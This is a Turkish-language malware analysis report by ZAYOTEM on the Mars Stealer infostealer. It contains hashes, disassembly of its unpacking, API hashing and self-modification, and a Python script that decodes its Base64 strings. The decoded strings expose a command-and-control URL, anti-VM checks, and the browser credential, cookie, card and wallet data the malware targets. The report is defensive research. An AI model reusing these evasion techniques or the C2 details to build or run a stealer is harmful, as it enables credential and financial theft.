

MARS STEALER

Mars Stealer

TEKNİK ANALİZ RAPORU

ZAYOTEM

ZARARLI YAZILIM ÖNLEME VE TERSİNE MÜHENDİSLİK

İçindekiler

İÇİNDEKİLER	i
ÖN BAKIŞ.....	1
FILE.EXE ANALİZİ	2
STATİK ANALİZ	2
DİNAMİK ANALİZ.....	3
STAGE 2 ANALİZ	5
GENEL BAKIŞ	5
DİNAMİK ANALİZ	5
STAGE 3 ANALİZ	9
STATİK ANALİZ	9
DİNAMİK ANALİZ	15
YARA KURALI.....	23
MITRE ATTACK TABLE.....	25
ÇÖZÜM ÖNERİLERİ	25
HAZIRLAYAN	26

Ön Bakış

Mars Stealer Rus hacker forumlarında sunulan güçlü bir zararlı yazılımdır. Yapılan analizler sayesinde Mars Stealer'ın 2020'nin ortasında durdurulan Oski adlı zararlı yazılımın yeniden tasarlanmış hali olduğu tespit edilmiştir. Yaygın olarak spam eposta, sıkıştırılmış dosya veya indirme bağlantısı en yaygın dağıtım yöntemidir.


Bu kötü amaçlı yazılım bulaşmış olduğu bilgisayarların;

- Masaüstü mesajlaşma istemcilerine,
- Bilgisayar belgelerine erişim sağlamasına,
- Uygulama Bilgilerine,
- Web tarayıcılarına kaydedilen kredi kartı bilgilerine,
- Web tarayıcılarına kaydedilen otomatik doldurma bilgilerine,
- Web tarayıcılarına kaydedilen çerez bilgilerine ulaşmaktadır.

FILE.exe Analizi

Adı	FILE.exe
MD5	408d861f944cff1156ac2b05fae586ab
SHA256	7e04c56866f825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67
Dosya Türü	PE32 / EXE

Statik Analiz



Şekil 1-Paketlenme Durumu

file.exe incelendiğinde .text bölümünün paketlenmiş olduğu gözlemlenmiştir

```
.text:0040657D
.text:0040657D loc_40657D:
.text:0040657D call     ds:GetOEMCP      ; Indirect Call Near Procedure
.text:00406583 call     ds:GetTickCount    ; Indirect Call Near Procedure
.text:00406589 push     esi                ; KillOnExit
.text:0040658A call     ds:DebugSetProcessKillOnExit ; Indirect Call Near Procedure
.text:00406590 cmp      ebx, edi        ; Compare Two Operands
.text:00406592 jle      short loc_40659E ; Jump if Less or Equal (ZF=1 | SF!=OF)
```

Şekil 2-IDA ile Analiz

Yapılan statik analiz sonucunda zararlı yazılımın analizi zorlaştırmak için boş parametrelere sahip API'ler ve fonksiyonlar kullandığı gözlemlenmiştir.

Dinamik Analiz

```
.text:00406330  
.text:00406330 loc_406330:  
.text:00406330 add     dwSize, 1134Bh ; Add  
.text:0040633A push    dwSize ; uBytes  
.text:00406340 push    esi ; uFlags  
.text:00406341 call     ds:LocalAlloc ; Indirect Call Near Procedure
```

Şekil 3- Heap Bellekte Alan Ayırma

Zararlının, kullanmak için heap bellekte alan ayırdığı gözlemlenmiştir.

00406372	8D45 E4	lea eax, dword ptr ss:[ebp-1C]
00406375	50	push eax
00406376	6A 40	push 40
00406378	FF35 E0FF4D00	push dword ptr ds:[4DFFE0]
0040637E	FF35 34EF4D00	push dword ptr ds:[4DEF34]
00406384	FF15 B8104000	call dword ptr ds:[<&VirtualProtect>]

Şekil 4-Alan İzinleri

Zararlının, ayrılan bellek bölgesinin izinlerinin koruma özelliklerini değiştirmek için VirtualProtect API'sini kullandığı gözlemlenmiştir. flNewProtect parametresi 40 olarak belirlenmiştir, bu değer ayrılan bölgenin yeni izinlerini "PAGE_EXECUTE_READWRITE" olmasını sağlar. Bu izinle ayrılan bölgenin okunabilir, yazılabilir ve yürütülebilir olması sağlanmıştır.

```
.text:00417550 dd 0A7701DABh, 0BCCC1671h, 68CF9C30h, 0BA58B2F3h, 291E1D6Ah, 0D301733Eh  
.text:00417550 dd 0F38E4F54h, 3A1907C2h, 0CECC1D52h, 4900EAF9h, 54FDA3CCh, 80723432h  
.text:00417550 dd 595AF967h, 0EAB0A39Fh, 8BA79338h, 7F69B8E0h, 16BD58D0h, 951A77D3h, 97343501h  
.text:00417550 dd 0A1C2D614h, 772E8CDDh, 45B2D2AFh, 1B92D28Dh, 20A9360Dh, 822096E0h, 38991B83h  
.text:00417550 dd 0A2EE8D6Ch, 62677924h, 65E16743h, 0EE772C8Ch, 0F56C128Eh, 18BA8605h  
.text:00417550 dd 0A74C1FCFh, 8EABF96Ch, 0E3A1189Fh, 0D783E2A7h, 0D2C00B34h, 41E1C28Fh  
.text:00417550 dd 0BF0CBA67h, 30874D7h, 0AB3D35A5h, 0AB47054h, 0C6B4D362h, 0D9486A8Ch  
.text:00417550 dd 82F4D95Eh, 3403F184h, 878FC272h, 76687A39h, 1E0AA77Ch, 94ECDE1h, 31C64940h  
.text:00417550 dd 821C1DF0h, 3FC6B8B3h, 807E8615h, 30608893h, 0F413A67Dh, 7353AAD8h, 0F65AF6A9h
```

Şekil 5-Paketlenmiş Verilerin Bellekteki Görüntüsü

Çalışma anında file.exe dosyasının içerisinde paketlenmiş bir dosya olduğu gözlemlenmiştir. Bu dosyanın değerlerinin bellekteki ayrılan alanın başlangıç adresini tutan eax kaydının ve sıfır değerine sahip edi kayıtlarının toplamına atandığı gözlemlenmiştir.

Stage 2 Analiz

Adı	-
MD5	51e37eec37e24227a3bf1aa216fa7b45
SHA256	da8f2c8de3d8a11071dda6264d7827eaa536623b0242573af75f5ac96e085fc5
Dosya Türü	Binary

Genel Bakış

Shellcode, ilk önce API Hashing tekniğini kullanarak bazı API'leri elde etmektedir. Bu API'ler ile Dynamic Resolution yapmaktadır. Daha sonrasında bellekte bir alan ayırmaktadır. Bu alana okuma, yazma ve yürütme yetkileri vermektedir. Ayırdığı alanın içerisine Stage 3 aşamasında kullanılacak zararlı yazılımını yazmaktadır.

Dinamik Analiz

008D49C0	55	push ebp	
008D49C1	8BEC	mov ebp,esp	
008D49C3	51	push ecx	
008D49C4	53	push ebx	
008D49C5	52	push edx	
008D49C6	33C9	xor ecx,ecx	
008D49C8	330B	xor ebx,ebx	
008D49CA	3302	xor edx,edx	
008D49CC	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]: "AddLocalAlternateComputerNameA"
008D49CF	8A10	mov dl,byte ptr ds:[eax]	eax: "AddLocalAlternateComputerNameA"
008D49D1	80CA 60	or dl,60	
008D49D4	03DA	add ebx,edx	
008D49D6	D1E3	shl ebx,1	
008D49D8	0345 10	add eax,dword ptr ss:[ebp+10]	
008D49DB	8A08	mov cl,byte ptr ds:[eax]	eax: "AddLocalAlternateComputerNameA"
008D49DD	94C9	test cl,cl	
008D49DF	E0 EE	je 8D49E8	
008D49E1	33C0	xor eax,eax	
008D49E3	8B4D 0C	mov ecx,dword ptr ss:[ebp+C]	eax: "AddLocalAlternateComputerNameA"
008D49E6	3309	cmp ebx,ecx	
008D49E8	74 01	je 8D49E8	eax: "AddLocalAlternateComputerNameA"
008D49EA	40	inc eax	
008D49EB	5A	pop edx	
008D49EC	5B	pop ebx	
008D49ED	59	pop ecx	
008D49EE	8BES	mov esp,ebp	
008D49F0	5D	pop ebp	
008D49F1	C2 0C00	ret C	

Şekil 10-API Hashing

Zararlı yazılım, **API Hashing** tekniğini kullanarak çözümlemek istediği API adresini bulmaya çalışır. Bu teknik ile LoadLibraryA, GetProcAddress, GlobalAlloc, Sleep, CreateToolhelp32Snapshot, Module32First, CloseHandle adreslerinin çözümlendiği görülmüştür.

02510280	73 1C	jmp 25102CE	
02510282	8B45 F0	mov eax,dword ptr ss:[ebp-10]	
02510285	0385 48FFFFFF	add eax,dword ptr ss:[ebp-B8]	
02510288	8B80 58FFFFFF	mov ecx,dword ptr ss:[ebp-A8]	
025102C1	0380 48FFFFFF	add ecx,dword ptr ss:[ebp-B8]	
025102C7	8A49 3A	mov cl,byte ptr ds:[ecx+3A]	
025102CA	8B08	mov byte ptr ds:[eax],cl	
025102CC	EB C6	jmp 2510294	
025102CE	8D45 E0	lea eax,dword ptr ss:[ebp-20]	
025102D1	50	push eax	
025102D2	6A 40	push 40	
025102D4	8B85 58FFFFFF	mov eax,dword ptr ss:[ebp-A8]	
025102DA	FF70 0A	push dword ptr ds:[eax+A]	
025102DD	FFB5 50FFFFFF	push dword ptr ss:[ebp-80]	
025102E3	FF55 08	call dword ptr ss:[ebp-80]	VirtualProtect
025102E6	8945 F4	mov dword ptr ss:[ebp-C],eax	
025102E9	8B85 50FFFFFF	mov eax,dword ptr ss:[ebp-80]	
025102EF	8B85 58FFFFFF	mov eax,dword ptr ss:[ebp-A8]	
025102FB	FF70 0A	push dword ptr ds:[eax+A]	
025102FE	6A 00	push 0	
02510300	FFB5 50FFFFFF	push dword ptr ss:[ebp-80]	

Adres	Hex	ASCII
02530000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....YY..
02530010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00@.....
02530020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02530030	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
02530040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.I!Th
02530050	69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F	ts program canno
02530060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
02530070	6D 6F 64 65 2E 00 00 0A 24 00 00 00 00 00 00 00	mode...s.....
02530080	BC 41 2F DF F8 20 41 8C F8 20 41 8C F8 20 41 8C	%A/Bø A.ø A.ø A.
02530090	97 56 DF 8C F8 20 41 8C F1 58 C2 8C F8 20 41 8C	.VB.ø A.hxA.ø A.
025300A0	F1 58 D2 8C FA 20 41 8C F8 58 40 8D F8 20 41 8C	høD.ø A.xVB.ø A.

Şekil 14-Yazma İşleminin Tamamlandığı Alanın İzinleri Düzenleniyor

Bellekteki alana dosyanın yazma işlemi bittiğinde VirtualProtect API'si ile dosyanın izinleri değiştirilmiştir. flNewProtect parametresi 40 olarak belirlenmiştir, bu değer ayrılan bölgenin yeni izinlerinin "PAGE_EXECUTE_READWRITE" olmasını sağlar. Bu izinle ayrılan bölgenin okunabilir, yazılabilir ve yürütülebilir olması sağlanmıştır.

025103C2	EB 0D	jmp 25103D1	
025103C4	8B85 44FFFFFF	mov eax,dword ptr ss:[ebp-BC]	eax:".text"
025103CA	40	inc eax	
025103CB	8B85 44FFFFFF	mov dword ptr ss:[ebp-BC],eax	eax:".text"
025103D1	8B85 58FFFFFF	mov eax,dword ptr ss:[ebp-A8]	
025103D7	0FB600	movzx eax,byte ptr ds:[eax]	
025103DA	3985 44FFFFFF	cmp dword ptr ss:[ebp-BC],eax	
025103E0	74 57	jz 2510439	
025103E2	8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]:".text"
025103E5	8B85 40FFFFFF	mov dword ptr ss:[ebp-C0],eax	[ebp-C0]:".text"
025103EB	8B85 40FFFFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
025103F1	FF70 10	push dword ptr ds:[eax+10]	
025103F4	8B85 40FFFFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
025103FA	8B4D F0	mov ecx,dword ptr ss:[ebp-10]	
025103FD	0348 14	add ecx,dword ptr ds:[eax+14]	
02510400	51	push ecx	
02510401	8B85 40FFFFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
02510407	8B8D 68FFFFFF	mov ecx,dword ptr ss:[ebp-98]	
0251040D	0348 0C	add ecx,dword ptr ds:[eax+C]	
02510410	51	push ecx	
02510411	E8 D1080000	call 2510CE7	Section Yazma Fonksiyonu
02510416	83C4 0C	add esp,C	
02510419	8B85 40FFFFFF	mov eax,dword ptr ss:[ebp-C0]	[ebp-C0]:".text"
0251041F	8B8D 54FFFFFF	mov ecx,dword ptr ss:[ebp-AC]	
02510425	0348 10	add ecx,dword ptr ds:[eax+10]	
02510428	8B8D 54FFFFFF	mov dword ptr ss:[ebp-AC],ecx	
0251042E	8B45 FC	mov eax,dword ptr ss:[ebp-4]	[ebp-4]:".text"
02510431	83C0 28	add eax,28	eax:".text"
02510434	8B45 FC	mov dword ptr ss:[ebp-4],eax	[ebp-4]:".text"
02510437	EB 8B	jmp 25103C4	
02510439	68 00800000	push 8000	

Şekil 15-Self Modifying

Bellekteki alana dosya yazıldıktan sonra yazılan dosyanın sectionlarını çalışan file.exe dosyasının sectionlarına yazma işlemi yapıldığı gözlemlenmiştir. Burada zararlı kendi bölümlerini değiştirdiği için Self Modifying işlemi yapmıştır.

```

02510439 68 00800000 push 8000
0251043E 6A 00 push 0
02510440 FF75 F0 push dword ptr ss:[ebp-10]
02510443 8B45 C8 call dword ptr ss:[ebp-38]
02510446 8B40 3C mov eax,dword ptr ds:[ebp-38]
0251044C 8B80 68FFFFFF mov ecx,dword ptr ds:[ebp-98]
02510452 8D4401 78 lea eax,dword ptr ds:[ecx+eax+78]
0251045E 8B45 C8 mov dword ptr ss:[ebp-38],eax

eax=1
dword ptr [ebp-38]=[0019F3EC]-7E04C56866F825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.00400000
02510446

Döküm1 Döküm2 Döküm3 Döküm4 Döküm5 İzle 1 [X-] Yerel Değişkenler Yapı
Adres Hex ASCII
02530000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530010 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
025300F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530100 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530110 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
02530120 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

```

Şekil 16-Alanı Serbest Bırakma

İşlem bittikten sonra zararlı ayrılan bellek bölgesini serbest bıraktığı gözlemlenmiştir.

```

02510598 8B85 68FFFFFF mov eax,dword ptr ss:[ebp-98]
025105A1 8B8D 2CFFFFFF mov ecx,dword ptr ss:[ebp-D4]
025105A7 8D4401 02 lea eax,dword ptr ds:[ecx+eax+2]
025105AB 50 push eax
025105AC FB85 38FFFFFF push dword ptr ss:[ebp-C8]
025105B2 FF55 98 call dword ptr ss:[ebp-68]

eax:"strtok_s"
eax:"strtok_s"
GetProcAddress

```

Şekil 17-API Resolving

Zararlı yazılımı incelemeye devam ettiğimizde belirli API'lere erişebilmek için **API Resolving** tekniği kullandığı görülmüştür.

memcpy
atexit
strtok_s
memset
malloc
memcmp

Tablo 2-Çağrılan API'ler

```

025108BD 50 push eax
025108BE FB85 64FFFFFF push dword ptr ss:[ebp-9C]
025108C4 FF55 98 call dword ptr ss:[ebp-68]
025108C7 8945 D0 mov dword ptr ss:[ebp-30],eax
025108CA B8 20194000 mov eax,7E04C56866F825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.401920
025108CF 2D 00104000 sub eax,7E04C56866F825de5621cf8074ce8235b49e7cc2bd2410ac75bbc9d1da9a5b67.401000
025108D4 8B8D 6CFFFFFF mov ecx,dword ptr ss:[ebp-94]
025108DA 8D4408 C8 lea eax,dword ptr ds:[ecx+ecx-38]
025108DE 8945 BC mov dword ptr ss:[ebp-44],eax
025108E1 8B45 E8 mov eax,dword ptr ss:[ebp-44]
025108E4 83C0 05 add eax,5
025108E7 8945 E8 mov dword ptr ss:[ebp-18],eax
025108EA 8B45 E8 mov eax,dword ptr ss:[ebp-18]
025108ED 8B8D 4CFFFFFF mov ecx,dword ptr ss:[ebp-B4]
025108F3 8908 mov dword ptr ds:[ecx],ecx
025108F5 837D 00 00 cmp dword ptr ss:[ebp-30],0
025108F9 74 07 je 2510902
025108FB FF75 BC push dword ptr ss:[ebp-44]
025108FE FF55 D0 call dword ptr ss:[ebp-30]
02510901 59 pop ecx
02510902 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
02510905 8B40 0E mov eax,dword ptr ds:[eax+1]
02510908 8985 5CFFFFFF mov dword ptr ss:[ebp-A4],eax
02510911 8B85 5CFFFFFF mov eax,dword ptr ss:[ebp-A4]
02510917 0385 68FFFFFF add eax,dword ptr ss:[ebp-98]
0251091D C9 leave
0251091E FFE0 jmp eax

```


Şekil 18-2. Bölgeye Geçiş

Tüm işlemlerden sonra zararlı yazılım jmp eax komutu ile diğer işlemlerin yapılacağı sectionları değişen bölgeye geçmektedir.

Stage 3 Analiz

Adı	-
MD5	dc3ea51b2b9657712e874fd318e97f25
SHA256	7bc064c79a4d1ce6828544bbd16494688538711c751cf7448a73edecaade12d4
Dosya Türü	PE32 / EXE

Statik Analiz



	Ofset	Boyut	Tip	Kelime
118	00013924	00000014	A	R2V0UHJvY0FkZHIlc3M=
119	0001393c	00000010	A	TG9hZExpYnJhcnIB
120	00013950	0000000c	A	bHN0cmNhdeE=
121	00013960	00000010	A	T3BibkV2ZW50QQ==
122	00013974	00000010	A	Q3JlYXRIRXZlbnRB
123	00013988	00000010	A	Q2xvc2VlYW5kbGU=
124	0001399c	00000008	A	U2xIZXA=
125	000139a8	0000001c	A	R2V0VXNlckRlZmF1bHRMYW5nSUQ=
126	000139c8	00000018	A	VmlydHVhbEFsbG9jRXhOdW1h
127	000139e4	00000010	A	VmlydHVhbEZyZWU=
128	000139f8	00000014	A	R2V0U3lzdGVtSW5mbw==
129	00013a10	00000010	A	VmlydHVhbEFsbG9j
130	00013a24	0000000c	A	SGVhcEFsbG9j
131	00013a34	00000018	A	R2V0Q29tcHV0ZXJOYW1lQQ==
132	00013a50	0000000c	A	bHN0cmNweUE=
133	00013a60	00000014	A	R2V0UHJvY2Vzc0hYXA=
134	00013a78	00000018	A	R2V0Q3VycmVudFByb2Nlc3M=
135	00013a94	0000000c	A	bHN0cmxlbkE=
136	00013aa4	00000010	A	RXhpdFByb2Nlc3M=
137	00013ab8	0000001c	A	R2xvYmFsTWVtb3JlU3RhZHVzRXg=
138	00013ad8	00000014	A	R2V0U3lzdGVtVGltZQ==

Şekil 19-Şifrelenmiş Stringler

Dökümü alınan dosya incelemeye alındığında Base64 ile şifrelenmiş stringler olduğu görülmüştür.

```

1  import base64
2
3  def base64_coz(string, output_file):
4      if string:
5          try:
6              decoded = base64.b64decode(string)
7              output_file.write(f"Şifrelenmiş string: {string.decode('utf-8')}\n")
8              output_file.write(f"Çözülmüş string: {decoded.decode('utf-8')}\n\n")
9          except Exception as e:
10             output_file.write(f"Hata: {e}\n\n")
11
12 def stringleri_oku(exe_yolu, baslangic_ofseti, bitis_ofseti, output_file):
13     with open(exe_yolu, 'rb') as dosya:
14         dosya.seek(baslangic_ofseti)
15         veri = dosya.read(bitis_ofseti - baslangic_ofseti)
16
17         base64_strings = veri.split(b'\0')
18
19         for string in base64_strings:
20             base64_coz(string.strip(), output_file)
21
22 def main():
23
24     exe_yolu = "C:\\Users\\          \\Desktop\\Exe2\\a9a5b67.exe"
25     masaustu_yolu = "C:\\Users\\          \\Desktop\\cikti.txt"
26     baslangic_ofseti = 0x13924
27     bitis_ofseti = 0x15cac
28
29     with open(masaustu_yolu, "w") as output_file:
30         stringleri_oku(exe_yolu, baslangic_ofseti, bitis_ofseti, output_file)
31
32 if __name__ == "__main__":
33     main()

```

Şekil 20-String Çözme

Yazılan bu Python scripti parametre olarak verilen dosyanın belirli ofset aralığında bulunan Base64 ile şifrelenmiş stringleri bulup bunların çözümlemesini sağlar.

R2V0UHJvY0FkZHJlc3M=	GetProcAddress
TG9hZExpYnJhcnlB	LoadLibraryA
bHN0cmNhdEE=	IstrcatA
T3BlbkV2ZW50QQ==	OpenEventA
Q3JIYXRIRXZlbnRB	CreateEventA
Q2xvc2VIYW5kbGU=	CloseHandle
U2xIZXA=	Sleep

R2V0VXNlckRlZmF1bHRMYW5nSUQ=	GetUserDefaultLangID
VmlydHVhbEFsbG9jRXhOdW1h	VirtualAllocExNuma
VmlydHVhbEZyZWU=	VirtualFree
R2V0U3lzdGVtSW5mbw==	GetSystemInfo
VmlydHVhbEFsbG9j	VirtualAlloc
R2V0Q29tcHV0ZXJOYW1lQQ==	GetComputerNameA
bHN0cmNweUE=	IstrcpyA
R2xvYmFsTWVtb3J5U3RhdHVzRXg=	GlobalMemoryStatusEx
RXhpdFByb2Nlc3M=	ExitProcess
R2V0U3lzdGVtVGltZQ==	GetSystemTime
YWR2YXBpMzluZGxs	advapi32.dll
Z2RpMzluZGxs	gdi32.dll
dXNlcjMyLmRsbA==	user32.dll
Y3J5cHQzMj5kbGw=	crypt32.dll
bnRkbGwuZGxs	ntdll.dll
R2V0VXNlck5hbWVB	GetUserNameA
Q3JIYXRIRENB	CreateDCA
Q3J5cHRTdHJpbmdUb0JpbmFyeUE=	CryptStringToBinaryA
c3NjYW5m	c3NjYW5m
Vk13YXJlVjV13YXJl	VMwareVMware
SEFMOVRI	HAL9TH
Sm9obkRvZQ==	JohnDoe
REITUExBWQ==	DISPLAY
JWh1LyVodS8laHU=	%hu/%hu/%hu
aHR0cDovL2hvd2FyZHdvd2QudG9w	http://howardwood.top
L2U5YzM0NWZjOTIhNGU2N2UucGhw	/e9c345fc99a4e67e.php
LzQxMmEwMzEwZjg1ZjE2YWQv	/412a0310f85f16ad/
ZGVmYXVsdA==	default
R2xvYmFsTG9jaw==	GlobalLock
SGVhcEZyZWU=	HeapFree
SXNXb3c2NFByb2Nlc3M=	IsWow64Process
UHJvY2VzcyMyTmV4dA==	Process32Next

R2V0TG9jYWxlSW5mb0E=	GetLocaleInfoA
R2V0VXNlckRlZmF1bHRMb2NhbGVOYW1l	GetUserDefaultLocaleName
TG9jYWxBbGxvYw==	LocalAlloc
V3JpdGVGaWxl	WriteFile
Q3JIYXRIRmlsZUE=	CreateFileA
Q29weUZpbGVb	CopyFileA
R2V0TG9naWNhbFBYb2Nlc3NvckluZm9ybWF0aW9uRXg=	GetLogicalProcessorInformationEx
R2V0Q3VycmVudFBYb2Nlc3NJZA==	GetCurrentProcessId
Z2RpcGx1cy5kbGw=	gdiplus.dll
b2xlMzluZGxs	ole32.dll
YmNyeXB0LmRsbA==	bcrypt.dll
d2luaW5ldC5kbGw=	wininet.dll
c2hsd2FwaS5kbGw=	shlwapi.dll
c2hlbGwzMj5kbGw=	shell32.dll
cHNhcGkuZGxs	psapi.dll
cnN0cnRtZ3luZGxs	rstrtmgr.dll
QkNyeXB0T3BlbkFsZ29yaXRobVByb3ZpZGVy	BCryptOpenAlgorithmProvider
RW51bURpc3BsYXIEZXZpY2VzQQ==	EnumDisplayDevicesA
UmVnUXVlcnlWYWx1ZUV4QQ==	RegQueryValueExA
UmVnRW51bUtleUV4QQ==	RegEnumKeyExA
UmVnT3BlbktleUV4QQ==	RegOpenKeyExA
UmVnQ2xvc2VLZXk=	RegCloseKey
UmVnRW51bVZhbHVIQQ==	RegEnumValueA
Q3J5cHRlCaW5hcnlUb1N0cmduZ0E=	CryptBinaryToStringA
Q3J5cHRVbnByb3RIY3REYXRh	CryptUnprotectData
U2hlbGxFeGVjdXRIRXhB	ShellExecuteExA
SW50ZXJuZXRpcGVuVXJsQQ==	InternetOpenUrlA
SW50ZXJuZXRDb25uZWN0QQ==	InternetConnectA
SW50ZXJuZXRDbG9zZUhhbmRsZQ==	InternetCloseHandle
SW50ZXJuZXRpcGVuQQ==	InternetOpenA
SHR0cFNlbnRSZXF1ZXN0QQ==	HttpSendRequestA

SHR0cE9wZW5SZXF1ZXN0QQ==	HttpOpenRequestA
SW50ZXJuZXR5ZW5kRmlsZQ==	InternetReadFile
c3FsaXRIM19vcGVu	sqlite3_open
QzpcUHJvZ3JhbURhdGFcbnNzMy5kbGw=	C:\ProgramData\nss3.dll
YnJvd3Nlcjog	browser:
cHJvZmlsZTog	profile:
bG9naW46IA==	login:
cGFzc3dvcmQ6IA==	password:
T3BlcmE=	Opera
T3BlcmFHWA==	OperaGX
TmV0d29yaw==	Network
Y29va2llcw==	cookies
LnR4dA==	.txt
bW9udGg6IA==	month:
eWVhcjog	year:
Y2FyZDog	card:
Q29va2llcw==	Cookies
TG9naW4gRGF0YQ==	Login Data
V2ViIERhdGE=	Web Data
SGlzdG9yeQ==	History
bG9naW5zLmpzb24=	logins.json
ZW5jcnlwdGVkVXNlcm5hbWU=	encryptedUsername
ZW5jcnlwdGVkUGFzc3dvcmQ=	encryptedPassword
Y29va2llcy5zcWxp dGU=	cookies.sqlite
SW5kZXhIZERC	IndexedDB
T3BlcmEgU3RhYmxl	Opera Stable
T3BlcmEgR1ggU3RhYmxl	Opera GX Stable
Y2hyb21lLWV4dGVuc2lvbl8=	chrome-extension_
XzAuaW5kZXhIZGRiLmxi dmVsZGI=	_0.indexeddb.leveldb
TG9jYWwgU3Rh dGU=	Local State
cHJvZmlsZXMuaW5p	profiles.ini
Y2hyb21l	chrome

ZmlyZWZveA==	firefox
d2FsbGV0cw==	wallets
UHVjZHVjdE5hbWU=	ProductName
